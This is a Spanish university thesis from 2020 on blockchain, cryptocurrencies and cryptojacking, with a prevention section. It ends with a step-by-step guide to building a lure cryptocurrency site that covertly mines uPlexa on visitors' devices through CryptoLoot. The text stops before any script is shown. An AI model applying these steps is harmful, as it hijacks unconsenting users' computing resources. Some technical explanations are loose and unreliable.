Universidad de Alcalá
Escuela Politécnica Superior

GRADO EN SISTEMAS DE INFORMACIÓN

Trabajo Fin de Grado

Introducción al Cryptojacking y creación de website maliciosa

Autor: Álvaro Pérez Lietor

Tutor/es: Manuel Sánchez Rubio

2020

UNIVERSIDAD DE ALCALÁ

Escuela Politécnica Superior

Grado en Sistemas de Información

Trabajo Fin de Grado

Introducción al Cryptojacking y creación de website maliciosa

Autor: Álvaro Pérez Lietor

Tutor/es: Manuel Sánchez Rubio

TRIBUNAL:

Presidente:

Vocal 1º:

Vocal 2º:

FECHA:

Agradecimientos

Quiero dar las gracias a mis padres, a mi hermano y a mi pareja, que han hecho todo lo posible para que yo llegara hasta aquí, apoyándome desde el primer momento.

Gracias también a todos los compañeros con los que he tenido la suerte de compartir cada una de las asignaturas que he cursado. Algunos de los cuales dejaron más huella en mí, pero todos me ayudaron de una manera u otra a crecer como estudiante y como persona.

Quisiera agradecer también a la empresa Deloitte, que me permitió realizar las prácticas curriculares con ellos en un ambiente agradable y muy adecuado para favorecer el bienestar de sus empleados.

Por último, dar las gracias a la Universidad de Alcalá y a su profesorado, en especial a mi tutor, Manuel Sánchez Rubio, por toda la ayuda que me ha prestado y darme la oportunidad de realizar este trabajo.

Índice

Índice de figuras

1. Sumario

Desde que surgió Internet, han aparecido cada vez más tecnologías nuevas que han supuesto una auténtica revolución para el mundo tal y como lo conocemos.

Una de estas tecnologías es el Blockchain, que supuso la aparición de las denominadas criptomonedas. Además, surgieron actores maliciosos que intentan aprovecharse de los recursos de otros usuarios para obtener beneficios.

A lo largo de este documento, se estudiarán los conceptos de Blockchain, Criptomonedas, Minado y Cryptojacking, y se explicará cómo insertar un script malicioso en una página web para obtener beneficios económicos de manera ilegítima.

2. Abstract

Ever since the Internet was invented, there has been an increase of new types of technology that have revolutionalised the world as we know it.

One of these types of technology is Blockchain, the digital system that first involved the use of what is called cryptocurrency. Furthermore, its appearance paved way to new malicious agents who attempt to benefit from other user's resources.

This dissertation seeks to study how Blockchain, Cryptocurrencies, Mining and Cryptojacking work and will further explain how to insert a malicious script in a website in order to obtain illegitimate benefits.

3. Palabras clave

Blockchain, Criptomonedas, Criptominado, Cryptojacking, Script

4. Resumen

Una de las tecnologías emergentes más populares desde que surgió Internet es el Blockchain (También conocido como “cadena de bloques”). Este es una red de nodos interconectados entre sí que almacenan la misma información en tiempo real, haciendo muy difícil comprometer la integridad de la misma.

Con el nacimiento de Blockchain, surgieron también las criptomonedas: monedas virtuales que no tienen un respaldo físico y que permiten realizar transacciones anónimas de forma inmediata.

Las criptomonedas revolucionaron el mercado financiero tradicional, y supusieron un gran avance para las transacciones económicas entre dos partes.

El uso de las criptomonedas no sólo se antojaba seguro debido a sus mecanismos de criptografía, sino que además verificaba la integridad de las transacciones por el hecho de estar basadas en Blockchain.

Además, el sistema promueve la transparencia de operaciones, ya que es posible acceder a los registros de transacciones en cualquier momento para verificar el estado de las mismas.

Una de las principales ventajas que tienen las criptomonedas es que es posible obtener grandes cantidades de dinero gracias a la especulación, ya que son activos muy volátiles que pueden aumentar mucho su valor en cortos períodos de tiempo.

Esta posibilidad de obtener grandes beneficios trajo consigo la aparición del cryptojacking, mediante el cual agentes maliciosos tratan de obtener criptomonedas de manera ilegítima utilizando los recursos tecnológicos de otros usuarios de Internet.

5. Introducción

5.1. Planteamiento

Considerando la importancia de las criptomonedas y del cryptojacking en el mercado financiero actual, este trabajo estudiará los diferentes conceptos introducidos hasta ahora para poder entender el cryptojacking al máximo.

En primer lugar, se estudiará a fondo el Blockchain, ya que comprender esta tecnología es fundamental para poder continuar entendiendo los conceptos que se estudiarán a lo largo de este informe.

Una vez hecho esto, se realizará un estudio sobre las criptomonedas, entrando en detalle en su seguridad, cómo se generan, cuáles son sus usos principales, y cuáles son algunas de las criptomonedas más utilizadas.

De manera más específica, se hará un análisis completo del cryptojacking, estudiando en qué consiste y proponiendo algunos ejemplos, tanto desde el punto de vista malicioso como desde el punto de vista de la víctima.

Para finalizar, se demostrará cómo es posible crear una website maliciosa que contenga un Script de criptominado para obtener beneficios gracias a los recursos tecnológicos de otros usuarios.

5.2. Objetivos

El objetivo por alcanzar en este Trabajo de Fin de Grado es el de reunir la información disponible en Internet acerca del cryptojacking, así como mostrar mediante un ejemplo práctico la facilidad con la que un agente malicioso puede infectar una página web para obtener beneficios. Se espera que este trabajo pueda servir como formación para todas aquellas personas que quieran conocer en profundidad el funcionamiento del cryptojacking, especialmente aquellos alumnos de la universidad de Alcalá de Henares.

Además, se pretende dar una visión global de la tecnología de Blockchain, centrando los esfuerzos en explicar en profundidad cómo funcionan las transacciones de criptomonedas y cómo es posible obtener las mismas mediante el minado.

6. Blockchain

En 2008, un artículo publicado bajo el pseudónimo de Satoshi Nakamoto dio lugar al nacimiento de la tecnología Blockchain. A día de hoy, una gran cantidad de gente se refiere a Blockchain y a Bitcoin de la misma manera, aunque realmente no son sinónimos: Blockchain es la tecnología sobre la que Bitcoin (una moneda virtual) opera.

Blockchain se define como "un libro contable público y distribuido por la red que registra las transacciones en un entorno protegido." En definitiva, es una base de datos distribuida que se replica en todos los equipos que forman parte de su red.

Para ilustrar la potencia de esta idea, podemos compararla con las deficiencias que tienen los procesos de transacción convencionales; En la actualidad, realizar una transacción bancaria mediante el uso de tarjetas de crédito implica la actuación de una serie de agentes externos. Por ejemplo, supongamos que Juan quiere comprar un artículo a María: Juan no dispone de efectivo, y no hay confianza entre las partes por lo que entra en juego un agente externo (la entidad de crédito que utiliza Juan), que se encargará de garantizar que Juan dispone de capital suficiente como para pagar el artículo. Así, Juan pasa su tarjeta de crédito por el terminal de pago de la tienda, la compra es aprobada y Juan se lleva el artículo. Pero María no recibe el pago inmediatamente: Existen una serie de procesos intermedios en los que participan otros agentes externos (Entidad de crédito de Maria, proveedores de servicios comerciales, entidades procesadoras de tarjetas…). Es por ello que María podría tardar varios días en recibir el ingreso por la venta. Además, estos procesos internos y la participación de los agentes externos son vulnerables a fraudes y robos.

Estas deficiencias desaparecen en Blockchain, ya que, al estar todas las transacciones distribuidas por la red, siempre existe confianza entre las partes, por lo que no es necesaria la aparición de terceros que garanticen la fiabilidad del pago, y las transacciones se llevan a cabo en un solo proceso que no conlleva más de unos minutos:

La tecnología de Blockchain es un software gratuito y de código abierto distribuido a nivel mundial, que mantiene un libro contable común por todo Internet. Este libro contable es público y se distribuye a través de una red de nodos, cada uno de los cuales tiene una copia completa del libro contable.

Así, todas las transacciones que se realicen mediante Blockchain quedarán registradas en todo el sistema, almacenadas en bloques.



Figura 1: Proceso de una transacción en Blockchain

El hecho de que la cadena de bloques sea compartida, pública y accesible para cualquier usuario, puede llevar a pensar que es una tecnología insegura, pero no es así. A pesar de que la cadena sea pública, los usuarios que participan en las transacciones se encuentran ocultos en el anonimato, mediante la utilización de un sistema de cifrado asimétrico, basado en la utilización de claves públicas y privadas. Así, para realizar una transacción, los datos se cifran con la clave pública del receptor (que todo el mundo conoce), pero sólo él puede descifrarla con su clave privada (que sólo él conoce).

Esto implica que, aunque todo el mundo pueda acceder a las transacciones, los datos de la persona que la envía y del receptor se encuentran anonimizados, por lo que es imposible relacionar las transacciones realizadas con las personas que han participado en las mismas.

Además, debido a que cada nodo de la red de Blockchain posee una copia actualizada del registro contable, para comprometer la integridad del sistema y modificar las

transacciones de manera ilegítima habría que comprometer, al menos, la mitad de los equipos de la red, en un tiempo inferior al que tarde la red en incluir un nuevo bloque de transacciones a la cadena.

Esto, con los recursos actuales, se antoja como una tarea imposible de realizar, por lo que la tecnología de Blockchain es considerada como una tecnología mucho más segura que otras redes de transacción existentes.

6.1. Criptomonedas

La aparición de la tecnología de Blockchain en 2008 trajo consigo la aparición de las criptomonedas, y más concretamente del Bitcoin. Satoshi Nakamoto nunca tuvo la intención de crear una moneda virtual: Su objetivo era crear un "sistema de efectivo digital sin una entidad central. Una red entre pares para compartir archivos".

Para conseguir crear un efectivo digital de manera eficaz, es necesario disponer de una red de pagos con cuentas, saldos y transacciones. El problema principal de las redes de pagos es evitar el doble gasto, es decir, que una entidad gaste la misma cantidad de dinero dos veces. Para evitar esto, las redes de pago normalmente disponen de un servidor central que registra todas las operaciones, así como los diferentes saldos de las cuentas implicadas.

Este problema lo resuelve Blockchain de una manera diferente. Como se ha especificado antes en este documento, Blockchain es una red distribuida, por lo que no dispone de un servidor central. Por ello, la utilidad principal de Blockchain reside en que todos los nodos de la red registran todas las transacciones que ocurren en la misma. Así, la propia red de Blockchain actúa como el servidor central existente en otras redes de pago, y registra todas las operaciones realizadas con el objetivo de evitar los duplicados de transacciones y además solucionando otros problemas como, por ejemplo, el fraude.

El nacimiento de Bitcoin en 2008 fue el inicio de las criptomonedas, y a partir de entonces comenzaron a surgir más y más criptomonedas, cada una con unas características concretas.

A pesar de esto, un gran porcentaje de los diferentes tipos de criptomonedas comparten una serie de características comunes. Estas características son las siguientes:

- **Descentralización:** Las criptomonedas son descentralizadas. Esto implica que no existe una entidad financiera que las controle. En el caso del dinero físico, normalmente es controlado por entidades bancarias que almacenan grandes cantidades de dinero y obtienen beneficios de ello. En el caso de las criptomonedas esto no ocurre.
- **Único dueño:** Las criptomonedas pertenecen única y exclusivamente a su dueño. Esto implica que, si un individuo posee cierta cantidad de las mismas, ningún otro usuario de la red puede acceder a ellas, ni para operar ni para observar las cantidades. Además, esto favorece el apartado de descentralización ya que gracias a esto no es posible congelar ni cerrar cuentas de criptomonedas.
- **Tienen un valor en moneda tradicional:** Todas las criptomonedas pueden ser cambiadas por monedas tradicionales, como Euros, Dólares o Libras.
- **Seguridad bidireccional:** Debido a las características de la red de Blockchain, todas las transacciones de criptomonedas son consideradas como seguras, ya que no revelan datos al estar todos anonimizados.
- **Comisiones bajas:** Ya que no existe una entidad que gestione las transacciones, no existen comisiones asociadas a las mismas. Esto implica que la cantidad total de comisiones es considerablemente menor a la de las transacciones tradicionales.

Debido a la inexistencia de un organismo regulador para las criptomonedas, el valor de las mismas fluctúa continuamente, y lo hace como consecuencia de factores como el número de usuarios de la red de Blockchain, o la confianza que estos usuarios depositan sobre el activo.

Como ejemplo, cuando una transacción de Bitcoin se ve comprometida (Generalmente por errores humanos) su valor baja porque disminuye la sensación de seguridad de los usuarios, y cuando pasa un largo periodo de tiempo sin que existan transacciones comprometidas, los usuarios confían más en Bitcoin y por ello su valor aumenta. Es por esto que, las criptomonedas tienen una volatilidad mayor que las monedas tradicionales, y pueden sufrir fluctuaciones de valor de hasta miles de dólares en cortos periodos de tiempo:

Figura 2: Histórico de valores del Bitcoin desde enero-17

Además, con el objetivo de asegurar su valor, la mayoría de criptomonedas limitan el número máximo de unidades que pueden llegar a existir. Esto es porque algo que se pudiera generar de manera infinita acabaría perdiendo su valor porque, tarde o temprano todo el mundo podría tener acceso a ello. Como ejemplo ilustrativo, el número de Bitcoins totales existentes está limitado a un máximo de 21 millones.

En este punto surge la siguiente pregunta: ¿Cómo se obtienen las criptomonedas?

Como se ha descrito anteriormente, la red de Blockchain actúa como un "libro contable distribuido", en el que todas las transacciones se almacenan en bloques. Estos bloques de transacciones se generan con la ayuda de los denominados "mineros", usuarios de la red que compiten con toda la potencia de sus ordenadores por ver quién es el primero que resuelve una compleja operación matemática para publicar el siguiente bloque, y obtener una recompensa financiera por ello, en forma de criptomonedas. Cuando un minero añade un bloque a la cadena, todos los nodos de la red validan la inserción en el libro contable y las transacciones quedan registradas en la red.

El gran abanico de posibilidades que ha abierto la llegada de las criptomonedas podría considerarse como un arma de doble filo. Esto es porque, debido a las características de las criptomonedas de anonimato y transacciones seguras, estas son utilizadas en la conocida como "Deep Web" para realizar transacciones mediante las que obtener una

gran cantidad de servicios ilegales (Tráfico de armas y drogas, pornografía infantil, tráfico de personas…).

Esto es un aliciente para los ciberdelincuentes que, motivados por las características de las criptomonedas, así como por la posibilidad de obtener estos recursos ilegales, han desarrollado técnicas para obtener criptomonedas de manera masiva, minando con la potencia de procesamiento de otros usuarios de Internet sin que estos lo sepan. Esto es lo que se conoce como el **Cryptojacking**.

7. Cryptojacking

7.1. Concepto

Se conoce como Cryptojacking a la técnica mediante la cual un atacante utiliza un software con el objetivo de minar criptomonedas utilizando los recursos de procesamiento de terceras personas sin su consentimiento.

Uno de los problemas del minado es que lleva a los equipos al límite, ya que para resolver las operaciones matemáticas necesarias para minar criptomonedas se necesita una elevada potencia de procesamiento. Por esto, los equipos pueden sobrecalentarse, ralentizarse, o gastar antes su batería durante un proceso de minado. Esto, junto a la elevada cantidad de usuarios potencialmente infectables, hacen del cryptojacking una manera atractiva de conseguir dinero para un atacante, que obtendrá beneficios del proceso sin comprometer el rendimiento de su máquina, todo ello de manera masiva debido a la cantidad de posibles objetivos.

Existen diferentes alternativas de malware de cryptojacking, pero destacan dos por encima del resto:

- **Scripts insertados en una página web:** Son el método de cryptojacking más habitual, y sobre el cuál se hará una demostración más adelante en este trabajo.
- **Scripts en malware instalado en un equipo víctima:** Método más intrusivo y peligroso para nuestro equipo.

Las características de los Scripts de Cryptojacking permiten que estos sean ejecutados tanto en dispositivos móviles y tablets como en ordenadores, si bien es cierto que a mayor potencia del dispositivo más rendimiento obtendrán del mismo.

Existen, además, scripts no intrusivos que, para evitar ser bloqueados, solicitan al usuario que visita una web su consentimiento para utilizar su potencia de procesamiento y, si el usuario no acepta, el script no minará con su ordenador.

El auge del cryptojacking durante los últimos años ha provocado que numerosas personas intenten protegerse de estos scripts, por lo que la mayoría de antivirus actuales incorpora mecanismos para detectarlos y bloquearlos.

Además, desde que apareció esta tendencia han surgido algunas organizaciones que ofrecen servicios de cryptojacking. La más conocida era CoinHive, que tras ser la mayor plataforma de cryptojacking del mundo tuvo que cesar sus operaciones en marzo de 2019.

7.2. Criptomonedas comunes en cryptojacking

Tras la aparición del Bitcoin, usuarios de todo el mundo empezaron a desarrollar criptomonedas alternativas con diferentes características. Una de estas alternativas es Monero. Esta criptomoneda funciona sobre el protocolo CryptoNote. Este protocolo es una modificación de Blockchain que registra las transacciones ocultando tanto el emisor como el receptor y modificando la cantidad total de la transacción, mostrando siempre una cantidad inferior a la real.

Además, los tamaños de los bloques utilizados en Monero son mayores que los utilizados en Bitcoin, por lo que la tecnología es capaz de manejar más transacciones por segundo que la de Bitcoin.

Por otra parte, la cantidad límite que se establecen para otras criptomonedas es, en este caso, infinita, asegurando el valor de Monero gracias a un sistema de inflación que modifica el valor de la misma y permitiendo que los usuarios aseguren que siempre obtendrán una recompensa mínima por su minado (En este caso, de 0,3XMR).

Estas características hacen que Monero sea, en muchos casos, la principal criptomoneda utilizada para realizar Cryptojacking.

Sin embargo, existen otras alternativas que permiten utilizar scripts de cryptojacking con sus criptomonedas. Una de estas alternativas es uPlexa, que será la criptomoneda elegida para el ejemplo práctico de este trabajo debido a que su valor es menor, lo que hace posible observar los beneficios en lapsos de tiempo más cortos que en el caso de Monero o Bitcoin.

7.3. Protegerse del cryptojacking

A nivel de prevención, es recomendable navegar únicamente por páginas web de confianza, así como no descargar archivos de páginas que pudieran comprometer la seguridad de nuestro equipo. En caso de que se sospeche que ya somos víctimas de cryptojacking, existen diferentes medidas que pueden tomarse para combatir la infección.

Para las versiones de cryptojacking basadas en Scripts insertados en páginas web, la principal medida que se debe tomar es la de cerrar el navegador siempre y cuando percibamos un aumento considerable del rendimiento del procesador en el momento de abrir la página.

En algunas ocasiones, los Scripts abren ventanas ocultas del navegador que no son apreciables por el usuario a simple vista, pero continúan con la tarea de minado en un segundo plano. Por eso, si tenemos la sospecha de que estamos siendo víctima de un Script de cryptojacking basado en web, lo recomendable es cerrar el navegador por completo desde el administrador de tareas de la máquina.

Además, todos los navegadores actuales, así como una gran parte de los antivirus más conocidos, disponen de mecanismos para detectar Scripts de cryptojacking y evitar que el usuario continúe navegando en esa página.

Para infecciones de cryptojacking basadas en malware instalado en la máquina, lo recomendable es disponer de una protección antivirus capaz de detectar este tipo de softwares. En estos casos, también se puede observar un aumento del rendimiento de la máquina, por lo que es recomendable ejecutar un análisis antivirus siempre que estemos ante la sospecha de haber sido infectados.

8. Creación de una website maliciosa

A continuación, vamos a ver cómo crear una página web con un script de cryptojacking integrado.

Cabe destacar que, para esta website, se va a minar la criptomoneda uPlexa, ya que es una criptomoneda de poco valor que permite observar los beneficios en más corto plazo que en el caso de minar monedas como Bitcoin o Monero.

8.1. Recursos necesarios

Para la realización de esta demostración, será necesario disponer de las siguientes herramientas o habilidades:

- **Conocimientos en HTML**: Es necesario disponer de conocimientos HTML para poder desarrollar la website en la que se insertará el script.
- **CryptoLoot**: Herramienta web que permite implementar el script de cryptojacking en nuestra website, así como monitorizar las ganancias y configurarlo al máximo para poder sacarle todo el partido posible.
- **Hosting web**: Es necesario disponer de un hosting para alojar la website. Para esta demostración se utilizará un hosting gratuito mediante 000webhostapp.
- **Cuenta y Wallet uPlexa**: Es necesario disponer de una cuenta de uPlexa con una wallet asociada en la que se recibirán las ganancias por el minado de criptomonedas.

8.2. Website

En primer lugar, necesitamos una website que la gente quiera visitar. Debido a que este trabajo introduce al mundo de las criptomonedas, he utilizado el mismo tema para la creación de la página: Esta será una introducción a las criptomonedas, resaltando todas sus ventajas para que la gente quiera invertir en criptomonedas, y comparando tres de las criptomonedas más conocidas (Bitcoin, Ethereum y Ripple).

Nuestra web va a disponer de 5 apartados clave:

- **Inicio**: Aquí se podrá ver la portada de la web, con un eslogan llamativo que haga que los usuarios se interesen por las criptomonedas.

Figura 3: Apartado Inicio de la website

- **Resumen**: Una visión general sobre el estado actual de las criptomonedas, qué son, y algunas de sus características más generales.



Figura 4: Apartado Resumen de la website

- **Características:** En esta sección se detallan en profundidad algunas de las características que se explican en este documento.

Figura 5: Apartado Características de la website

- **Comparativa:** Aquí, los usuarios podrán elegir una de las 3 criptomonedas más populares actualmente gracias a una comparativa de características generales de las mismas.



Figura 6: Apartado Comparativa de la website

- **Testimonios:** Por último, los usuarios tendrán la posibilidad de leer 5 testimonios de personas que han ganado mucho dinero gracias a la inversión de criptomonedas.



Figura 7: Apartado Testimonios de la website

Además de estos apartados, la página web dispone de un header (Cabecera) mediante el cual se puede navegar por todos ellos, así como un apartado "Sobre mí" que explica quién soy y a qué me dedico.

Figura 8: Apartado Sobre mí de la website

Una vez que tenemos nuestra página web, el siguiente paso es publicarla en Internet. El proveedor de servicios elegido en este caso es 000webhost, que ofrece hosting gratuito.



Figura 9: Webhosting gratuito

Así, podemos acceder a nuestra página web gracias al siguiente enlace: www.cryptotfg.000webhostapp.com

8.3. Inserción del Script

Una vez que tenemos nuestra página web disponible, el siguiente paso consiste en crear una wallet de uplexa (Donde se recibirán las criptomonedas minadas) y una cuenta en un servidor que proporcione servicios de cryptojacking. En este caso, la opción elegida es cryptoloot, ya que ofrece scripts de cryptojacking con una gran facilidad de implementación.

Una vez que tenemos cuenta en Cryptoloot, tendremos que asociar la wallet de uPlexa en la que queremos recibir los pagos, en los ajustes de la cuenta:

